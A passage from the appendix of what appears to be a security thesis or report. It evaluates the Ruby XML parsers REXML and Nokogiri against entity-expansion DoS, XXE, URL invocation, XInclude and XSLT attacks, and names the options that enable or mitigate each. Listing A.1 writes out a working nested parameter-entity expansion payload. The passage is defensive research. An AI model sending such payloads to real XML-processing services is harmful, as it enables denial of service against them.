The default limit of both entity_expansion_limit and entity_expansion_text_limit is exceeded since the total number of entity references in the document is 11111 and the total size of the `replacement text` is 10,000 * 3 = 30,000 characters. This test case confirms that the parser is not vulnerable to DoS attacks by default.

A.1.1.5. testDOS_indirections_entity_expansion_limit

Additional test: Checks whether this feature **mitigates** DoS attacks.

Settings

The attribute "REXML::Security.entity_expansion_limit" is set to **0**. At the same time we increase the attribute "REXML::Security.entity_expansion_text_limit" to an unreasonable high value of **100,000,000** (100 MB).
For a discussion of this feature refer to Section 6.3.2.

Processing

The parser raises a RuntimeError "entity expansion has grown too large".

Result/Security Implication

We choose the limit of entity_expansion_limit equal to 0, which means that entities cannot be expanded. We ensure that this setting is effective by increasing the value of feature entity_expansion_text_limit to 100 MB. This test case confirms that the parser is not vulnerable to DoS attacks. Note: By adjusting the value of

this attribute an application developer can decide how many entity references are allowed within an XML document.

A.1.1.6. testDOS_indirections_entity_expansion_text_limit

Additional test: Checks whether this feature **mitigates** DoS attacks.

Settings

The attribute "REXML::Security.entity_expansion_text_limit" is set to **0**.
For a discussion of this feature refer to Section 6.3.2.

Processing

The parser raises a RuntimeError "entity expansion has grown too large".

Result/Security Implication

We choose the limit of entity_expansion_text_limit equal to 0, which means that an entity is not allowed to have any text. This test case confirms that the parser is not vulnerable to DoS attacks. Note: By adjusting the value of this attribute an application developer can decide how large a single entity is allowed to grow.

A.1.1.7. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The parser raises a RuntimeError "entity expansion has grown too large".

Result/Security Implication

The default limit of entity_expansion_text_limit is exceeded after the second entity reference of `a0` has been resolved. Note that the entity_expansion_limit is not the cause of this exception since there are only 10 entity references, which is significantly less than the default value. This test case confirms that the parser is not vulnerable to DoS attacks by default.

A.1.1.8. testDOS_entitySize_entity_expansion_limit

Additional test: Checks whether this feature **mitigates** DoS attacks.
The settings, processing and result/security implications are identical to Paragraph A.1.1.5.

A.1.1.9. testDOS_entitySize_entity_expansion_text_limit

Additional test: Checks whether this feature **mitigates** DoS attacks.
The settings, processing and result/security implications are identical to Paragraph A.1.1.6.

A.1.1.10. Conclusion of Denial-of-Service Attacks

The parser is not vulnerable to DoS attacks by default. The default settings for “entity_expansion_limit” and “entity_expansion_text_limit” are a reliable protection against standard DoS attacks. Therefore, no countermeasures are necessary. Note: If an attacker has knowledge that REXML is used he can fool the parser into processing an XML document which can be at most 98 MB in size. By default 10000 entity references are allowed within an XML document and each entity can be at most 10000 Byte big. [usa13] In order to protect against such evolved attacks an application developer should change (i) entity_expansion_limit or (ii) entity_expansion_text_limit to a more reasonable limit. We recommend to set the values of both attributes to 0 in order to mitigate DoS attacks completely.

Note: We discovered that REXML processes parameter entities within the [28b] internal subset. It is our understanding that REXML therefore violates [WFC: PEs in Internal Subset]. An example is provided in Listing A.1.

```
1  <?xml version='1.0'?>
2  <!DOCTYPE data [
3  <!ENTITY % a "dos" >
4  <!ENTITY % b "%a;%a;%a;%a;%a;%a;%a;%a;%a;%a;">
5  <!ENTITY % c "%b;%b;%b;%b;%b;%b;%b;%b;%b;%b;">
6  <!ENTITY % d "%c;%c;%c;%c;%c;%c;%c;%c;%c;%c;">
7  <!ENTITY % e "%d;%d;%d;%d;%d;%d;%d;%d;%d;%d;">
8  <!ENTITY % f "%e;%e;%e;%e;%e;%e;%e;%e;%e;%e;">
9  <!ENTITY g "%f;">
10 ]>
11 <data>&g;</data>
```

Listing A.1: Example of an DoS attack using parameter entities

A.1.2. XML External Entity (XXE) Attacks

We discuss each test case using the following structure: Firstly, we describe the **settings** used to execute the test. Then we observe the **processing** of the parser. Thirdly, we explain the observed processing and deduce the **result/security implication** of using the parser with these settings. Finally, we provide a **conclusion** of the impact and possible countermeasures to XXE attacks.

A.1.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The parser does not process external general entities as stated in Section 6.3.1. This test case confirms that the parser is not vulnerable to XXE attacks by default.

A.1.2.2. testXXE_entity_expansion_limit

Additional test: Checks whether this feature impacts processing of external general entities.

Settings

The attribute “REXML::Security.entity_expansion_limit” is set to **0**.
For a discussion of this feature refer to Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser raises a RuntimeError “entity expansion has grown too large”.

Result/Security Implication

We choose the limit of "entity_expansion_limit" equal to 0, which means that entities cannot be expanded. The feature “entity_expansion_limit” also affects external general entities, although they are not implemented, according to the API. However, this does not increase security in regard to XXE attacks. This test case confirms that the parser is not vulnerable to XXE attacks.

A.1.2.3. testXXE_entity_expansion_text_limit

Additional test: Checks whether this feature impacts processing of external general entities.

Settings

The attribute “REXML::Security.entity_expansion_text_limit” is set to **0**.
For a discussion of this feature refer to Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser raises a RuntimeError “entity expansion has grown too large”.

Result/Security Implication

We choose the limit of “entity_expansion_text_limit” equal to 0, which means that an entity is not allowed to have any text. This test case confirms that the feature “entity_expansion_text_limit” also affects external general entities, although they are not implemented, according to the API. However, this does not increase security in regard to XXE attacks. This test case confirms that the parser is not vulnerable to XXE attacks.

A.1.2.4. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. External general entities are not implemented. Therefore, no countermeasures are necessary. The attribute (i) entity_expansion_limit (0) or
(ii) entity_expansion_text_limit (0) also affects processing of external general entities and causes the parser to trigger an exception. However, this does not increase security in regard to XXE attacks.

A.1.3. XXE Attacks Based on Parameter Entities

We discuss each test case using the following structure: Firstly, we describe the **settings** used to execute the test. Then we observe the **processing** of the parser. Thirdly, we explain the observed processing and deduce the **result/security implication** of using the parser with these settings. Finally, we provide a **conclusion** of the impact and possible countermeasures to XXE attacks based on parameter entities.

For better readability, instead of writing “XXE attack based on parameter entities”, we will write “XXE attack” in this section .

A.1.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The internal general entity “intern” is not resolved. Combining the results of this test case with those of DoS attacks we can conclude that the parser does not process external parameter entities by default. This has already been stated in Section 6.3.1.

A.1.3.2. testInternalSubset_ExternalPEReferenceInDTD_entity_expansion_limit

Additional test: Checks whether this feature impacts processing of external parameter entities.

Settings

The attribute “REXML::Security.entity_expansion_limit” is set to **0**.
For a discussion of this attribute refer to Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The results are identical to Paragraph A.1.3.1. This test case confirms that this attribute does not affect processing of external parameter entities.

A.1.3.3. testInternalSubset_ExternalPEReferenceInDTD_entity_expansion_text_limit

Additional test: Checks whether this feature impacts processing of external parameter entities.

Settings

The attribute “REXML::Security.entity_expansion_text_limit” is set to **0**.
For a discussion of this attribute refer to Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser raises a RuntimeError “entity expansion has grown too large”.

Result/Security Implication

We choose the limit of “entity_expansion_text_limit” equal to 0, which means that an entity is not allowed to have any text. If the reference to the internal general entity is removed in the XML document, the parser does not trigger an error. This test case confirms that this attribute does not affect processing of external parameter entities.

A.1.3.4. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

An example in the API [Rus08d] indicates that the parser also processes internal parameter entities within the [28b] internal subset. This test case confirms this indication. Note: This test case shows that REXML violates [WFC: PEs in Internal Subset]. This behavior can be misused by an attacker for a DoS attack.

A.1.3.5. testInternalSubset_PEReferenceInDTD_entity_expansion_limit

Additional test: Checks whether this feature impacts processing of internal parameter entities.

Settings

The attribute “REXML::Security.entity_expansion_limit” is set to **0**.
For a discussion of this attribute refer to Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”. The parser raises a RuntimeError “number of entity expansions exceeded, processing aborted”.

Result/Security Implication

We choose the limit of “entity_expansion_text_limit” equal to 0, which means that an entity is not allowed to have any text. If the reference to theinternal general entity is removed in the XML document, the parser does not trigger an error. This test case confirms that this attribute does not affect processing of external parameter entities.

A.1.3.6. testInternalSubset_PEReferenceInDTD_entity_expansion_text_limit

Additional test: Checks whether this feature impacts processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph A.1.3.5. Note: Since internal parameter entities are processed by default a DoS attack as discussed in Section A.1.1.10 is even more interesting since it cannot be mitigated using the attributes “entity_expansion_limit” or “entity_expansion_text_limit”.

A.1.3.7. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests the parser processes internal general and parameter entities. However neither external general nor parameter entities are processed by default. This test case confirms that the parser is not vulnerable to XXE attacks by default.

Note about the FTP attack:
Since the parser does not process external entities, this test is not successful.

Note about the SchemaEntity attack:
Since the parser does not process external entities, this test is not successful.

A.1.3.8. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implications are identical to Paragraph A.1.3.7.

A.1.3.9. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

The parser does not process external parameter entities by default. Therefore, no countermeasures are necessary. The attributes (i) “entity_expansion_limit” and (ii) “entity_expansion_text_limit” have no effect on external parameter entities.

testInternalSubset_PEReferenceInDTD

The parser processes internal parameter entities by default. There are no countermeasures available. The attributes (i) “entity_expansion_limit” and (ii) “entity_expansion_text_limit” have no effect on external parameter entities.

testParameterEntity_core/testParameterEntity_doctype

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary.

Summary

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary.

A.1.4. URL Invocation Attacks

We discuss each test case using the following structure: Firstly, we describe the **settings** used to execute the test. Then we observe the **processing** of the parser. Thirdly, we explain the observed processing and deduce the **result/security implication** of using the parser with these settings. Finally, we provide a **conclusion** of the impact and possible countermeasures to URL Invocation attacks.

A.1.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as a system identifier. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

A.1.4.2. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external general entities.
The settings, processing and result/security implications are identical to Paragraph A.1.4.1.

A.1.4.3. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph A.1.4.1.

A.1.4.4. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.
The settings, processing and result/security implications are identical to Paragraph A.1.4.1.

A.1.4.5. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph A.1.4.1.

A.1.4.6. testURLInvocation_schemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the schemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph A.1.4.1.

A.1.4.7. Conclusion of URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks. Therefore, no countermeasures are necessary.

A.1.5. XInclude Attacks

We discuss each test case using the following structure: Firstly, we describe the **settings** used to execute the test. Then we observe the **processing** of the parser. Thirdly, we explain the observed processing and deduce the **result/security implication** of using the parser with these settings. Finally, we provide a **conclusion** of the impact and possible countermeasures to XInclude attacks.

A.1.5.1. testXInclude

Core test: Checks whether the parser is processing XInclude.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The [43] content of [39] element "data" is still the [39] element `xi:include`. No content from a remote resource is included.

Result/Security Implication

The parser does not process XInclude. This test confirms that the parser is not vulnerable to XInclude attacks by default.

A.1.5.2. Conclusion of XInclude Attacks

The parser is not vulnerable to XInclude attacks by default. Therefore, no countermeasures are necessary. Our research indicates that the parser does not support XInclude. We checked the homepage [Rus08g], API [Rus08a], the source code and various sources on the internet [Rus08b] for search terms like "xinclude" and "xi:include". There seems to be XInclude support available based on REXML [stu12]. However, we did neither perform any tests with this project nor did we evaluate its maturity.

A.1.6. XSLT Attacks

We discuss each test case using the following structure: Firstly, we describe the **settings** used to execute the test. Then we observe the **processing** of the parser. Thirdly, we explain the observed processing and deduce the **result/security implication** of using the parser with these settings. Finally, we provide a **conclusion** of the impact and possible countermeasures to XSLT attacks.

A.1.6.1. testXSLT

Core test: Checks whether the parser is processing XSLT.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default.

A.1.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks. Therefore, no countermeasures are necessary. The documentation [Rus08g] does not mention any support for XSLT. Another source [tut15] indicates that XSLT in Ruby is available in Ruby-Sablotron or XSLT4R, but not REXML directly.

A.2. Nokogiri

A.2.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

A.2.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

A.2.1.2. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2`, however the `replacement text` is not included. The [43] content of the root [39] element is empty, that is the target string "dos" is found 0 times.

Result/Security Implication

The parser silently discards the input document. Note: If the parse option STRICT is provided, the parser raises an exception "Nokogiri::XML::SyntaxError: Detected an entity reference loop". This indicates that the parser has some inbuilt limits regarding the total number of entity references. This test case confirms that the parser is not vulnerable to DoS attacks by default.

A.2.1.3. testDOS_indirections_ParseOptions_HUGE

Additional test: Checks whether this feature deactivates inbuilt DoS protection mechanisms.

Settings

The feature **Nokogiri::XML::ParseOptions::HUGE** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks.

A.2.1.4. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference to entity `a2` and includes 3,400,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on the size of an entity. This test case confirms that the parser is vulnerable to DoS attacks by default.

A.2.1.5. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. Although a DoS attack using entity references is mitigated via a built-in limit, a quadratic blowup attack is not. The feature "HUGE" deactivates the inbuilt DoS protection mechanism and renders the parser vulnerable to entity expansion attacks.

A.2.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

A.2.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The parser does not process external general entities. This test case confirms that the parser is not vulnerable to XXE attacks by default.

A.2.2.2. testXXE_ParseOptions_DTDATTR

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

This feature does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

A.2.2.3. testXXE_ParseOptions_DTDLOAD

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

According to the API [yar15a], setting the ParseOption “DTDLOAD” causes the parser to load the [30] external subset. This does not affect processing of external general entities within the [28b] internal subset. This test case confirms that the parser is not vulnerable to XXE attacks.

A.2.2.4. testXXE_ParseOptions_DTDVALID

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external general entities. This test case confirms that the parser is vulnerable to XXE attacks.

A.2.2.5. testXXE_ParseOptions_NOENT

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature *NOENT* is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

A.2.2.6. Conclusion of XXE Attacks

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDVALID” and (ii) “NOENT” change the default behavior and render the parser vulnerable. The features (i) “DTDATTR” and (ii) “DTDLOAD” do not change the default behavior.

A.2.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.3.

A.2.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The internal general entity “intern” is not resolved. Combining the results of this test case with those of DoS attacks we can conclude that the parser does not process external parameter entities by default.

A.2.3.2. testInternalSubset_ExternalPEReferenceInDTD_ParseOptions_DTDATTR

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser processes external parameter entities.

A.2.3.3. testInternalSubset_ExternalPEReferenceInDTD_ParseOptions_DTDLOAD

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

According to the API [yar15a] setting the ParseOption “DTDLOAD” causes the parser to load the [30] external subset. This also affects processing of external parameter entities within the [28b] internal subset, because an [30] external subset can also be provided within an external parameter entity. This test case confirms that the parser processes external parameter entities.

A.2.3.4. testInternalSubset_ExternalPEReferenceInDTD_ParseOptions_DTDVALID

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external parameter entities. This test case confirms that the parser processes external parameter entities.

A.2.3.5. testInternalSubset_ExternalPEReferenceInDTD_ParseOptions_NOENT

Additional test: Checks whether this feature activates processing of external parameter entities.

Settings

The feature **Nokogiri::XML::ParseOptions::NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser processes external parameter entities.

A.2.3.6. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser processes internal parameter entities by default.
Note: There are no other tests necessary like setting (i) feature “DTDVALID”, because internal parameter entities are not affected by DTD validation or (ii) feature “NOENT”, because internal parameter entities are already processed by default.

A.2.3.7. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests the parser processes internal general and parameter entities. However neither external general nor parameter entities are processed by default. This test case confirms that the parser is not vulnerable to XXE attacks.

Note about the FTP attack:
Since the parser does not process external entities, this test is not successful. If the [30] external subset, as supplied in the parameter entity, is loaded (e.g. using “DTDLOAD”) the parser connects to the FTP server, however, does not transmit any data. It may be possible that this depends on the implementation of the FTP server in use [Nov14].

Note about the SchemaEntity attack:
Since the parser does not process external entities, this test is not successful. Even if the feature “LIBXML_DTDLOAD” is set, the parser lacks support for XML Schema validation. Even though there is a class XSD in the API [yar15d] this class is undocumented.

A.2.3.8. testParameterEntity_core_ParseOptions_DTDATTR

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDATTR** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

This test case confirms that the parser is vulnerable to XXE attacks.

A.2.3.9. testParameterEntity_core_ParseOptions_DTDATTR_NONET

Additional test: Checks whether this feature **mitigates** XXE attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::DTDATTR** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests, the parser processes external parameter entities and loads the [30] external subset. The feature “NONET” disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

A.2.3.10. testParameterEntity_core_ParseOptions_DTDLOAD

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDLOAD** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

According to the API [yar15a] setting the ParseOption “DTDLOAD” causes the parser to load the [30] external subset. This also affects processing of external general and parameter entities declared in the [30] external subset. This test case confirms that the parser is vulnerable to XXE attacks.

A.2.3.11. testParameterEntity_core_ParseOptions_DTDLOAD_NONET

Additional test: Checks whether this feature **mitigates** XXE attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::DTDLOAD** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. The feature “NONET” disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

A.2.3.12. testParameterEntity_core_ParseOptions_DTDVALID

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::DTDVALID** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

A validating parser is required to fetch the [30] external subset and process external parameter entities. As demonstrated in previous tests the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

A.2.3.13. testParameterEntity_core_ParseOptions_DTDVALID_NONET

Additional test: Checks whether this feature **mitigates** XXE attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::DTDVALID** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. The feature “NONET” disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

A.2.3.14. testParameterEntity_core_ParseOptions_NOENT

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

A.2.3.15. testParameterEntity_core_ParseOptions_NOENT_NONET

Additional test: Checks whether this feature **mitigates** XXE attacks.

Settings

The feature (i) **Nokogiri::XML::ParseOptions::NOENT** and
(ii) **Nokogiri::XML::ParseOptions::NONET** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests the parser processes all entities. The feature “NONET” disables network access. Therefore, the parser cannot fetch the [30] external subset, which causes this attack to fail. This test case confirms that the parser is not vulnerable to XXE attacks.

A.2.3.16. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implications are identical to Paragraph A.2.3.7.

A.2.3.17. testParameterEntity_doctype_ParseOptions_DTDATTR

Additional test: Checks whether this feature **facilitates** XXE attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.3.8

A.2.3.18. testParameterEntity_doctype_ParseOptions_DTDATTR_NONET

Additional test: Checks whether this feature **mitigates** XXE attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.3.9

A.2.3.19. testParameterEntity_doctype_ParseOptions_DTDLOAD

Additional test: Checks whether this feature **facilitates** XXE attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.3.10

A.2.3.20. testParameterEntity_doctype_ParseOptions_DTDLOAD_NONET

Additional test: Checks whether this feature **mitigates** XXE attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.3.11

A.2.3.21. testParameterEntity_doctype_ParseOptions_DTDVALID

Additional test: Checks whether this feature **facilitates** XXE attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.3.12

A.2.3.22. testParameterEntity_doctype_ParseOptions_DTDVALID_NONET

Additional test: Checks whether this feature **mitigates** XXE attacks.
The settings, processing and result/security implications are identical to Paragraph A.2.3.13

A.2.3.23. testParameterEntity_doctype_ParseOptions_NOENT

Additional test: Checks whether this feature **facilitates** XXE attacks.

Settings

The feature **Nokogiri::XML::ParseOptions::NOENT** is set as a ParseOption.
For a discussion of this feature refer to Section 6.4.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “NOENT” activates processing of external parameter entities, however it does not affect the loading of the [30] external subset. This test case confirms that the parser is not vulnerable to XXE attacks.

A.2.3.24. Conclusion of XXE Attacks Based on Parameter Entities

testInternalSubset_ExternalPEReferenceInDTD

The parser does not process external parameter entities by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID” and (iv) “NOENT” change the default behavior and render the parser vulnerable.

testInternalSubset_PEReferenceInDTD

The parser processes internal parameter entities by default. There are no countermeasures available.

testParameterEntity_core

The parser is not vulnerable to XXE attacks by default. The parser is neither vulnerable to an XXE attack which uses the FTP protocol nor to the SchemaEntity attack. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID” and (iv) “NOENT” change the default behavior and render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access.

testParameterEntity_doctype

The parser is not vulnerable to XXE attacks by default. Therefore, no countermeasures are necessary. The features (i) “DTDATTR”, (ii) “DTDLOAD” and (iii) “DTDVALID” change the default behavior and render the parser vulnerable. The feature “NOENT” does not change the default behavior. The following countermeasures are available:
(i) Set the feature “NONET” to deactivate network access.

Summary

The parser is not vulnerable to XXE attacks by default. The features (i) “DTDATTR”, (ii) “DTDLOAD”, (iii) “DTDVALID” and (iv) “NOENT” render the parser vulnerable. The following countermeasures are available:
(i) Set the feature “NONET”.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting feature “NONET” and (i) “DTDVALID” or (ii) NOENT classic XXE attacks are still possible.

A.2.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

A.2.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 6.4.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

